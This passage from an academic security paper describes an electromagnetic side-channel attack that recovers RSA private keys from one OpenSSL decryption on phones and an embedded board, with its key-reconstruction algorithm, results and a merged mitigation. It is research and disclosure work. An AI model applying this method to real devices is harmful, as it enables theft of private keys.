In general, this sequence-based analysis recovers all zeroes between windows and two bits from each window. In our experiments, when using $wmax = 5$ this analysis alone on average recovers 68% of the secret exponent's bits, and with using $wmax = 6$, another commonly used value for *wmax*, this analysis alone on average recovers 55% of the exponent's bits. These recovery rates are somewhat higher than what square-update sequences alone enable [10], but recall that in our approach sequence recovery is only the preparation for our analysis of exponent-bit-dependent variation within individual signal snippets.

Since the only bits not already recovered are the "inner" (not the first and not the last) bits of each window, and since U-S and Z-S snippets are the only ones that examine these inner bits, our further analysis only focuses on these. To simplify discussion, we will use U-S to describe our analysis because the analysis for Z-S snippets is virtually identical.

Unlike fixed-window implementations, where the bits of the exponent are individually examined in separate snippets, in sliding-window implementations a single U-S or Z-S snippet contains the activity (line 4) for examining the first bit of the window and the execution of the entire loop (lines 14-23) that constructs the *wval* by examining the next $wmax - 1$. Since these bits are examined in rapid succession without intervening highly-recognizable Montgomery multiplication activity, it would be difficult to further divide the snippet's signal into pieces that each correspond to consideration of only one bit. Instead, we note that *wmax* is relatively small (typically 5 or 6), and that there are only $2^{wmax}$ possibilities for the control flow and most of the operands in the entire window-scanning loop. Therefore, in training we form separate reference snippets for each of these possibilities, and then during the attack we compare the signal snippet under consideration to each of the references, identify the best-matching reference snippet (smallest Euclidean distance), and use the bits that correspond to that reference as the recovered bit values.

## 3.5 Full Recovery of RSA Private Key Using Recovered Exponent Bits

Our RSA key recovery algorithm is a variant of the algorithm described by Henecka et al. [27], which is based on Heninger and Shacham's branch-and-prune algorithm [28]. Like Bernstein et al. [10], we recover from the side channel signal only the bits of the private exponents $d_p$ and $d_q$, and the recovery of the full private key relies on exploiting the numerical relationships (Equations (1) in Bernstein et al. [10]) between these private exponents ($d_p$ and $d_q$), the public modulus $N$ and exponent $e$, and $p$ and $q$, the private factors of $N$:

$$ed_p = 1 + k_p(p-1) \bmod 2^i$$
$$ed_q = 1 + k_q(q-1) \bmod 2^i$$
$$pq = N \bmod 2^i$$

where $k_p$ and $k_q$ are positive integers smaller than the public exponent $e$ and satisfy $(k_p - 1)(k_q - 1) \equiv k_p k_q N \bmod e$. The public exponent practically never exceeds 32 bits [28] and in most cases $e = 65537$, so a key recovery algorithm needs to try at most $e$ pairs of $k_p$, $k_q$.

We could not simply apply Bernstein's algorithm [10] to the exponents recovered by our signal analysis because, like the original branch-and-prune algorithm, such recovery requires certain knowledge of the bit values at some fraction of bit-positions in $d_p$ and $d_q$, while the remaining bits are unknown but *known to be unknown*, i.e. they are *erasures* rather than errors. Such branch-and-prune search has been shown to be efficient when up to 50% of the bit-positions (chosen uniformly at random) in $d_p$ and $d_q$ are erasures, while its running time grows exponentially when the erasures significantly exceed 50% of the bit positions.

Henecka's algorithm [27] can be applied with the above pruning equations to recover the private key when

some of the bits are in error. However, its pruning is based on a key assumption that errors are uniformly distributed, and it does not explicitly consider erasures. Recall, however, that for some of the bit positions our analysis cannot identify the relevant signal snippet for matching against training signals (see Section 3.2), which results in an erasure. A naive approach for handling erasures would be to randomly assign a bit value for each erasure (resulting in a 50% error rate among erasures) and then apply Henecka's algorithm. Unfortunately, the erasures during our recovery are a product of disturbances in the signal that are very large in magnitude, and such a disturbance also tends to last long enough to affect multiple bits. With random values assigned to erasures, this produces 50%-error-rate bursts that are highly unlikely to be produced by uniformly distributed errors, causing Henecka's algorithm to either prune the correct partial candidate key or become inefficient (depending on the choice of the $\varepsilon$ parameter).

Instead, we modify Henecka's algorithm to handle erasures by branching at a bit position when it encounters an erasure, but ignoring that bit position for the purposes of making a pruning decision. We further extend Henecka's algorithm to not do a "hard" pruning of a candidate key when its error count is too high. Instead, we save such a candidate key so that, if no candidate keys remain but the search for the correct private key is not completed, we can "un-prune" the lowest-error-count candidate keys that were previously pruned due to having too high of an error count. This is similar to adjusting the value of $\varepsilon$ in Henecka's algorithm and retrying, except that the work of previous tries is not repeated, and this low cost of relaxing the error tolerance allows us to start with a low error tolerance (large $\varepsilon$ in Henecka et al.) and adjust it gradually until the solution is found.

We further modify Henecka's algorithm to, rather than expand a partial key by multiple bits (parameter $t$ in Henecka et al.) at a time, expand by one bit at a time and, among the newly created partial keys, only further expand the lowest-recent error-count ones until the desired expansion count ($t$) is reached. In Henecka's algorithm, full exansion by $t$ bits at a time creates $2^t$ new candidate keys, while our approach discovers the same set of $t$-times-expanded non-pruned candidates without performing all $t$ expansions on those candidates that encounter too many errors even after fewer than $t$ single-bit expansions. For a constant $t$, this reduces the number of partial keys that are examined by a constant factor, but when the actual error rate is low this constant factor is close to $2^t$.

Overall, our actual implementation of this modified algorithm is very efficient - it considers (expands by one bit) about 300,000 partial keys per second using a single core on recent mobile hardware (4th generation Surface Pro with a Core i7 processor), and for low actual error rates typically finds a solution after only a few thousand partial keys are considered. We evaluate its ability to reconstruct private RSA keys using $d_p$ and $d_q$ bits that contain errors and/or erasures by taking 1,000 RSA keys, introducing random errors, random erasures, and a half-and-half mix of errors and erasures, at different error/erasure rates, and counting how many partial keys had to be considered (expanded by a bit) before the correct private key was reconstructed. The median number of steps for each error/erasure rate is shown in Figure 6. We only show results for error/erasure rates up to 10% because those are the most relevant to our actual signal-based recovery of the exponent's bits.





Figure 6: Single-bit expansion steps needed to reconstruct the private RSA key (vertical axis, note the logarithmic scale) as a function of the rate at which errors and/or erasures are injected (horizontal axis).

We observe that our implementation of reconstruction quickly becomes inefficient when only errors are present and the error rate approaches 7%, which agrees with the theoretical results of Henecka et al. – since $d_p$ and $d_q$ are used, the $m$ factor in Henecka et al. is 2, and the upper bound for efficient reconstruction is at 8.4% error rate. In contrast, when only erasures are present, our implementation of reconstruction remains very efficient even as the erasure rate exceeds 10%, which agrees with Bernstein et al.'s finding that reconstruction should be efficient with up to 50% erasure rates. Finally, when equal numbers of errors and erasures are injected, the efficiency for each injection rate is close to (only slightly worse than) the efficiency for error-only injection at half that rate, i.e. with a mix of errors and erasures, the efficiency of reconstruction is largely governed by the errors.

Figure 7 shows the percentage of experiments in which the correct RSA key was recovered in fewer than 5,000,000 steps (about 17 seconds on the Surface 4 tablet). When only errors are present, $< 90\%$ of the reconstructions take fewer than 5,000,000 steps until the error rate exceeds 5.4%, at which point the percentage of under-five-million-steps reconstructions rapidly





Figure 7: Percentage of keys recovered in fewer than 5,000,000 single-bit expansion steps (vertical axis) as a function of the rate at which errors and/or erasures are injected (horizontal axis).

declines and drops below 10% at the 7.9% error rate. In contrast, all erasure-only reconstructions are under 5,000,000 steps even at the 10% erasure rate. Finally, when erasures and errors are both present in equal measure, the percentage of under-5,000,000-step reconstructions remains above 90% until the injection rate reaches 9.8% (4.9% of the bits are in error and another 4.9% are erased).

# 4 Evaluation

In this section we describe our measurement setup and obtained results for recovering keys from blinded RSA encryption runs on three different devices.

## 4.1 Experimental Setup

We run the OpenSSL RSA application on Android smart phones Samsung Galaxy Centura SCH-S738C [40] and Alcatel Ideal [4], and on an embedded device (A13-OLinuXino board [37])) . The Alcatel Ideal cellphone has quad-core 1.1 GHz Qualcomm Snapdragon processor with Android OS(version 6) and the Samsung phone has a single-core 800 MHz Qualcomm MSM7625A Chipset with Android OS(version 5). The A13- OLinuXino board is a single-board computer that has an in order, 2-issue Cortex A8 ARM processor [5] and runs Debian Linux operating system.

In our experimental setup, we receive signals using small magnetic probe. We place the probe close to the monitored system as shown in Figure 8. The signals collected by the probe are recorded with Keysight N9020A MXA spectrum analyzer [31]. Our decision to use spectrum analyzer was mainly driven by its existing features such as built-in support for automating measurements, saving and analyzing measured results, visualizing the signals when debugging code, etc. We have observed very similar signals when using less expensive equipment such as Ettus USRP B200-mini receiver [18]. The analysis was implemented in MATLAB and on a personal computer runs in under one minute per decryption instance (i.e. per recovered 1024-bit exponent).

## 4.2 Experimental Results

## 4.3 Results for OpenSSL's Constant-Time Fixed-Window Implementation

Our first set of experiments evaluates the attack's ability to recover bits of the 1024-bit secret exponent $d_p$ used during RSA-2048 decryption. OpenSSL uses a fixed window size $w = 5$ for exponentiation of this size. Note that RSA decryption involves another exponentiation, with $d_q$, and uses the Chinese Remainder Theorem to combine their results. However, the two exponentiations use exactly the same code and $d_p$ and $d_q$ are of the same size, so results for recovering $d_q$ are statistically the same to those shown here for recovering $d_p$.

For each device, our training uses signals that correspond to 15 decryption instances, one for each of 15 randomly generated but known keys, and with ciphertext that is randomly generated for decryption. Note that these 15 decryptions provide around 12 thousand examples of S-S signal snippets, 3 thousand S-U, 3 thousand U-S, and 15 U-X snippets. This is more than enough examples of each control flow possibility to distinguish between these control flow possibilities accurately. More importantly, this provides on average 1,500 snippet examples for each of the 100 $(2*5*w)$ clusters whose centroids are used as reference snippets when recovering the bits of the unknown secret exponents. Note that using larger RSA keys proportionally increases the number of snippets produced by each decryption, while $w$ changes little or not at all. Thus for larger RSA keys we expect that even fewer decryptions would be needed for training.

After training we perform the actual attack. We randomly generate 135 RSA-2048 keys, and for each of these keys we record, demodulate, and upsample (see Section 3.1) the signal that corresponds to *only one decryption* with that key, using a ciphertext that is randomly generated for each decryption. Next, the signal that corresponds to each decryption is processed to extract the relevant snippets from it (see Section 3.2). Then, as described in Section 3.3, each of these snippets is matched against reference snippets (from training) to identify which of the control-flow possibilities each snippet belongs to and, for S-S and S-U snippets, which bit-position in the exponent (and the window) the




Figure 8: The measurement setup for each of the three devices (shown in the right-to-left order): Samsung Galaxy Centura SCH-S738C smart phone, Alcatel Ideal smart phone, and the A13-OLinuXino board.

snippet corresponds to. Finally, S-S and S-U snippets are matched against the 20 clusters that correspond to its position in the window to recover the value of the bit at that position in the secret exponent.

The metric we use for the success of this attack is the success rate for recovery of exponent's bits, i.e. the fraction of the exponent's bits for which the recovery produces the value that the secret exponent at that position actually had. To compute this success rate, we compare the recovered exponents to the actual exponents $d_p$ and $d_q$ that were used, counting the bit positions at which the two agree and, at the end, dividing that count with the total number of bits in the two exponents.





Figure 9: Success rate for recovery of secret exponent $d_p$'s bits during only one instance of RSA-2048 decryption that uses that exponent. For each device, the maximum, median, and minimum success rate among decryption instances (each with a different randomly generated key) is shown.

The maximum, median, and minimum success rate for each of the three targeted devices is shown in Figure 9. We observe that the success rate of the attack is extremely high - among all decryptions on all three devices the lowest recovery rate is 95.7% of the bits. For the OLinuXino board, most decryption instances (>85% of them) had all bits of the exponent recovered correctly, except for the most significant 4 bits. These 4 bits are processed before entering the code in Figure 3 to leave a whole number of 5-bit windows for that code, so we do not attempt to recover them and treat them as erasures. Among the OLinuXino decryption instances that had any other reconstruction errors, nearly all had only one additional incorrectly recovered bit (error, not erasure), and a few had two.

The results for the Samsung phone were slightly worse – in addition to the 4 most significant bits, several decryption instances had one additional bit that was left unknown (erasure) because of an interrupt that occurs between the derivative-of-moving-median peak and the end of the snippet that follows it, which either obliterates the peak or prevents the snippet from correctly being categorized according to its control flow. In addition to these unknown (but known-to-be-unknown) bits, for the Samsung phone the reconstruction also produced between 0 and 4 incorrectly recovered (error) bits.

Finally, for the Alcatel Ideal phone most instances of the encryption had between 13 and 16 unknown bits in each of the two exponents, mostly because activity on the other three cores interferes with the activity on the core doing the RSA decryption), and a similar number of incorrectly recovered bits (errors).





Figure 10: Success rate for recovery of secret exponent $d_p$'s bits during only one instance of RSA-2048 decryption that uses that exponent, when training on OLinuXino board #1 and then using that training data for unknown exponent recovery on the same board and on seven other boards. For each device, the maximum, median, and minimum success rate among decryption instances (each with a different randomly generated key) is shown.





Figure 11: Success rate for recovery of secret exponent $d_p$'s bits during only one instance of RSA-2048 decryption that uses that exponent for sliding-window exponentiation. The maximum, median, and minimum success rate among decryption instances (each with a different randomly generated key) is shown for recovery that only uses the snippet-type sequence (S-M-Z Sequence), and for recovery that also recovers window bits from U-S and Z-S snippets (Overall).

To examine how the results would be affected when training using signals collected on one device and then recovering exponent bits using signals obtained from another device of the same kind, we use eight OLinuXino boards[1], which we label #1 through #8. Our training uses signals obtained only from board #1, and then the unknown keys are used on each of the eight boards and subjected to analysis using the same training data (from board #1). The results of this experiment are shown in Figure 10, where the leftmost data points correspond to training and recovery on the same device, while the remaining seven sets of data points correspond to training on one board and recovery on another.

These results indicate that training on a different device of the same kind does not substantially affect the accuracy of recovery.

Finally, for each RSA decryption instance, the recovered exponent bits, using both the recovered $d_p$ and the recovered $d_q$, were supplied to our implementation of the full-key reconstruction algorithm. For each instance, the correct full RSA private key was reconstructed within one second on the Core i7-based Surface Pro 4 tablet, including the time needed to find the $k_p$ and $k_q$ coefficients that were not known a priori. This is an expected result, given that even the worst bit recovery rates (for the Alcatel phone) correspond to a an error rate of about 1.5%, combined with an erasure rate of typically 1.5% but sometimes as high as 3% (depending on how much system activity occurs while RSA encryption is execution on the phone), which is well withing the range for which our full-key reconstruction is extremely efficient.

[1]The OLinuXino boards are much less expensive than the phones, so we could easily obtain a number of OLinuXino boards

## 4.4 Results for the Sliding-Window Implementation

To improve our understanding of the implications for this new attack approach, we also apply it to RSA-2048 whose implementation uses OpenSSL's sliding-window exponentiation – recall that this was the default implementation used in OpenSSL until it switched to a fixed-window implementation in response to attacks that exploit sliding-window's exponent-dependent square-multiply sequence.

In these experiments we use 160 MHz of bandwidth and target the OLinuXino board. Recall that in a sliding-window implementation our method can categorize the snippets according to their beginning/ending point to recover the sequence of zero-squaring (Z), window-squaring (S), and result update (M) occurrences. The fraction of the exponent's bits recovered by this sequence reconstruction (shown as "S-M-Z Sequence" in Figure 11) is in our experiments between 51.2% and 57.7% with a median of 54.5%. This sequence-based recovery has produces no errors in most cases (keys), and among the few encryptions that had any errors, none had more than one.

In our attack approach, after this sequence-based reconstruction, the U-S and Z-S snippets are subjected to further analysis to recover the remaining bits of the window computed in each U-S and Z-S snippet. At the end

of this analysis, the fraction of the exponent's bits that are correctly recovered ("Overall" in Figure 11) is between 97.7% and 99.6%, with a median of 98.7%.

This rate of recovery for exponent bits provides for very rapid reconstruction of the full RSA key. However, we note that it is somewhat inferior to our results on fixed-window exponentiation on the same device (OLinuXino board), in spite of using more bandwidth for attacks on sliding-window (160MHz bandwidth) than on fixed-window (40MHz bandwidth) implementation. The primary reason for this is that in the fixed-window implementation each analyzed snippet corresponds to examining only one bit of the exponent, whereas in the sliding-window implementation $wmax = 6$ bits of the exponent are examined in a single U-S or Z-S snippet, while the exponent-dependent variation in the snippet is not much larger. Since sliding-window recovery tries to extract several times more information from about the same amount of signal change, its recovery is more affected by noise and thus slightly less accurate.

## 5 Mitigation

We focus our mitigation efforts on the fixed-window implementation, which is the implementation of choice in the current version of OpenSSL, and which already mitigates the problem of exponent-dependent square-multiply sequences and timing variation. We identify three key enablers for this attack approach, which roughly correspond to discussion in Sections 3.1, 3.2, and 3.3. Successful mitigation requires removing at least one of these enablers, so we now discuss each of the attack enablers along with potential mitigation approaches focused on that enabler.

The first enabler of the specific attack demonstrated in this paper is the existence of computational-activity-modulated EM signals around the processor's clock frequency, and the attacker's ability to obtain these signals with sufficient bandwidth and signal-to-noise ratio. Potential mitigation thus include circuit-level approaches that reduce the effect the differences in computation have the signal, additional shielding that attenuates these signals to reduce their signal-to-noise ratio outside the device, deliberate creation of RF noise and/or interference that also reduces the signal-to-noise ratio, etc. We do not focus on these mitigation because all of them increase the device's overall cost, weight, and/or power consumption, all of them are difficult to apply to devices that are already in use, and all of them may not provide protection against attacks that use this attack approach but through a different physical side channel (e.g. power).

The second enabler of our attack approach is the attacker's ability to precisely locate, in the overall signal during an exponentiation operation, those brief snippets of signal that correspond to examining the bits of the exponent and constructing the value of the window. A simple mitigation approach would thus insert random additional amounts of computation before, during, and/or after window computation. However, additional computation that has significant variation in duration would also have a significant mean of that duration, i.e. it would slow down the window computation. Furthermore, it is possible (and indeed likely) that our attack can be adapted to identify and ignore the signal that corresponds to this additional activity.

The final (third) enabler of our attack approach is the attacker's ability to distinguish between the signals whose computation has the same control flow but uses different values for a bit in the exponent. In this regard, the attack benefits significantly from 1) the limited space of possibilities for value returned by `BN_is_bit_set` – there are only two possibilities: 0 or 1, and from 2) the fact that the computation that considers each such bit is surrounded by computation that operates on highly predictable values – this causes any signal variation caused by the return value of `BN_is_bit_set` to stand out in a signal that otherwise exhibits very little variation.

Based on these observations, our mitigation relies on obtaining all the bits that belong to one window at once, rather than extracting the bits one at a time. We accomplish this by using the `bn_get_bits` function (defined in `bn_exp.c` in OpenSSL's source code), which uses shifts and masking to extract and return a BN_ULONG-sized group of bits aligned to the requested bit-position – in our case, the LSB of the window. The BN_ULONG is typically 32 or 64 bits in size, so there are billions of possibilities for the value it returns, while the total execution time of `bn_get_bits` is only slightly more than the time that was needed to append a single bit to the window (call to `BN_is_bit_set` shifting the *wval*, and or-ing to update wval with the new bit). For the attacker, this means that there are now billions of possibilities for the value to be extracted from the signal, while the number of signal samples available for this recovery is similar to what was originally used for making a binary (single-bit) decision. Intuitively, the signal still contains the same amount of information as the signal from which one bit used to be recovered, but the attacker must now attempt to extract tens of bits from that signal.

This mitigation results in a slight *improvement* in execution time of the exponentiation and, as shown in Figure 12, with the mitigation the recovery rate for the exponent's bits is no better than randomly guessing each bit (50% recovery rate). In fact, the recovery rate with the mitigation is lower than 50% because, as in our pre-mitigation results, the bits whose signal snippets could not be located are counted as incorrectly recovered. However, these bits can be treated as erasures, i.e.





Figure 12: Success rate for recovery of secret exponent $d_p$'s bits after the initial implementation of our window value randomization mitigation is applied.

for each such bit the attacker knows that the value of the bit is unknown, as opposed to a bits whose value is incorrect but the attacker has no a-priori knowledge of that, so our recovery rate can be trivially improved by randomly guessing (with 50% accuracy) the value of each erasure, rather than having 0% accuracy on them. With this, the post-mitigation recovery rate indeed becomes centered around 50%, i.e. equivalent to random guessing for all of the bits.

This mitigation has been submitted to OpenSSL and was merged into its master source code branch on May 20th, prior to the publication of this paper.

## 6 Conclusions

This paper presents the first side channel attack approach that, without relying on the cache organization and/or timing, retrieves the secret exponent from a single decryption on arbitrary ciphertext in a modern (current version of OpenSSL) fixed-window constant-time implementation of RSA. Specifically, the attack recovers the exponent's bits during modular exponentiation from analog signals that are unintentionally produced by the processor as it executes the constant-time code that constructs the value of each "window" in the exponent, rather than the signals that correspond to squaring/multiplication operations and/or cache behavior during multiplicand table lookup operations. The approach is demonstrated using electromagnetic (EM) emanations on two mobile phones and an embedded system, and after only one decryption in a fixed-window RSA implementation it recovers enough bits of the secret exponents to enable very efficient (within seconds) reconstruction of the full private RSA key.

Since the value of the ciphertext is irrelevant to our attack, the attack succeeds even when the ciphertext is unknown and/or when message randomization (blinding) is used. Our evaluation uses signals obtained by demodulating the signal from a relatively narrow band (40 MHz) around the processor's clock frequency (around 1GHz), which is within the capabilities of compact sub-$1,000 software-defined radio (SDR) receivers.

Finally, we propose a mitigation where the bits of the exponent are only obtained from an exponent in integer-sized groups (tens of bits) rather than obtaining them one bit at a time. This mitigation is effective because it forces the attacker to attempt recovery of tens of bits from a single brief snippet of signal, rather than having a separate signal snippet for each individual bit. This mitigation has been submitted to OpenSSL and was merged into its master source code branch prior to the publication of this paper.

## 7 Acknowledgments

We thank the anonymous reviewers for their very helpful comments and recommendations on revising this paper, and the developers of OpenSSL for helping us merge our mitigation into OpenSSL's source code repository on GitHub. This work has been supported, in part, by NSF grant 1563991and DARPA LADS contract FA8650-16-C-7620. The views and findings in this paper are those of the authors and do not necessarily reflect the views of NSF and DARPA.

## References

[1] ACIIÇMEZ, O., KOÇ, C. K., AND SEIFERT, J.-P. On the power of simple branch prediction analysis. In *Proceedings of the 2nd ACM Symposium on Information, Computer and Communications security (ASIACCS)* (Mar. 2007), ACM Press, pp. 312–320.

[2] AGRAWAL, D., ARCHAMBEULT, B., RAO, J. R., AND ROHATGI, P. The EM side-channel(s). In *Proceedings of Cryptographic Hardware and Embedded Systems - CHES 2002* (2002), pp. 29–45.

[3] AGRAWAL, D., ARCHAMBEULT, B., RAO, J. R., AND ROHATGI, P. The EM side-channel(s): attacks and assessment methodologies. In *http://www.research.ibm.com/intsec/emf-paper.ps* (2002).

[4] ALCATEL. Alcatel Ideal / Streak Specifications. `http://www.phonescoop.com/phones/phone.php?p=5097`, Feb 24, 2016.

[5] ARM. ARM Cortex A8 Processor Manual. `https://www.arm.com/products/processors/cortex-a/cortex-a8.php`, accessed April 3, 2016.

[6] BACKES, M., DURMUTH, M., GERLING, S., PINKAL, M., AND SPORLEDER, C. Acoustic side-channel attacks on printers. In *Proceedings of the USENIX Security Symposium* (2010).

[7] BALASCH, J., GIERLICHS, B., REPARAZ, O., AND VERBAUWHEDE, I. DPA, Bitslicing and Masking at 1 GHz. In *Cryptographic Hardware and Embedded Systems (CHES)* (2015), T. Güneysu and H. Handschuh, Eds., Springer Berlin Heidelberg, pp. 599–619.

[8] BANGERTER, E., GULLASCH, D., AND KRENN, S. Cache games - bringing access-based cache attacks on AES to practice. In *Proceedings of IEEE Symposium on Security and Privacy* (2011).

[9] BAYRAK, A. G., REGAZZONI, F., BRISK, P., STANDAERT, F.-X., AND IENNE, P. A first step towards automatic application of power analysis countermeasures. In *Proceedings of the 48th Design Automation Conference (DAC)* (2011).

[10] BERNSTEIN, D. J., BREITNER, J., GENKIN, D., BRUINDERINK, L. G., HENINGER, N., LANGE, T., VAN VREDENDAAL, C., AND YAROM, Y. Sliding right into disaster: Left-to-right sliding windows leak. Conference on Cryptographic Hardware and Embedded Systems (CHES) 2017, 2017.

[11] BIHAM, E., AND SHAMIR, A. Differntial Cryptanalysis of the Data Encryption Standard. In *Proceedings of the 17th Annual International Cryptology Conference* (1997).

[12] BONEH, D., AND BRUMLEY, D. Remote Timing Attacks are Practical. In *Proceedings of the USENIX Security Symposium* (2003).

[13] BROUCHIER, J., KEAN, T., MARSH, C., AND NACCACHE, D. Temperature attacks. *Security Privacy, IEEE 7*, 2 (March 2009), 79–82.

[14] CALLAN, R., ZAJIC, A., AND PRVULOVIC, M. A Practical Methodology for Measuring the Side-Channel Signal Available to the Attacker for Instruction-Level Events. In *Proceedings of the 47th International Symposium on Microarchitecture (MICRO)* (2014).

[15] CHARI, S., JUTLA, C. S., RAO, J. R., AND ROHATGI, P. Towards sound countermeasures to counteract power-analysis attacks. In *Proceedings of CRYPTO'99, Springer, Lecture Notes in computer science* (1999), pp. 398–412.

[16] CHARI, S., RAO, J. R., AND ROHATGI, P. Template attacks. In *Proceedings of Cryptographic Hardware and Embedded Systems - CHES 2002* (2002), pp. 13–28.

[17] COPPENS, B., VERBAUWHEDE, I., BOSSCHERE, K. D., AND SUTTER, B. D. Practical Mitigations for Timing-Based Side-Channel Attacks on Modern x86 Processors. In *Proceedings of the 30th IEEE Symposium on Security and Privacy* (2009), pp. 45–60.

[18] ETTUS. USRP-B200mini. `https://www.ettus.com/product/details/USRP-B200mini-i`, accessed February 4, 2018.

[19] GANDOLFI, K., MOURTEL, C., AND OLIVIER, F. Electromagnetic analysis: Concrete results. In *Proceedings of the Third International Workshop on Cryptographic Hardware and Embedded Systems* (London, UK, UK, 2001), CHES '01, Springer-Verlag, pp. 251–261.

[20] GENKIN, D., PACHMANOV, L., PIPMAN, I., SHAMIR, A., AND TROMER, E. Physical key extraction attacks on pcs. *Commun. ACM 59*, 6 (May 2016), 70–79.

[21] GENKIN, D., PACHMANOV, L., PIPMAN, I., AND TROMER, E. Stealing keys from PCs using a radio: cheap electromagnetic attacks on windowed exponentiation. In *Conference on Cryptographic Hardware and Embedded Systems (CHES)* (2015).

[22] GENKIN, D., PACHMANOV, L., PIPMAN, I., TROMER, E., AND YAROM, Y. ECDSA Key Extraction from Mobile Devices via Nonintrusive Physical Side Channels. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security* (2016), CCS '16, ACM, pp. 1626–1638.

[23] GENKIN, D., PIPMAN, I., AND TROMER, E. Get your hands off my laptop: physical side-channel key-extraction attacks on PCs. In *Conference on Cryptographic Hardware and Embedded Systems (CHES)* (2014).

[24] GENKIN, D., SHAMIR, A., AND TROMER, E. RSA key extraction via low-bandwidth acoustic cryptanalysis. In *International Cryptology Conference (CRYPTO)* (2014).

[25] GIRAUD, C. DFA on AES. In *Advanced Encryption Standard - AES, 4th International Conference, AES 2004* (2003), Springer, pp. 27–41.

[26] GOUBIN, L., AND PATARIN, J. DES and Differential power analysis (the "duplication" method). In *Proceedings of Cryptographic Hardware and Embedded Systems - CHES 1999* (1999), pp. 158–172.

[27] HENECKA, W., MAY, A., AND MEURER, A. Correcting Errors in RSA Private Keys. In *Proceedings of CRYPTO* (2010).

[28] HENINGER, N., AND SHACHAM, H. Reconstructing rsa private keys from random key bits. In *International Cryptology Conference (CRYPTO)* (2009).

[29] HUTTER, M., AND SCHMIDT, J.-M. The temperature side channel and heating fault attacks. In *Smart Card Research and Advanced Applications*, A. Francillon and P. Rohatgi, Eds., vol. 8419 of *Lecture Notes in Computer Science*. Springer International Publishing, 2014, pp. 219–235.

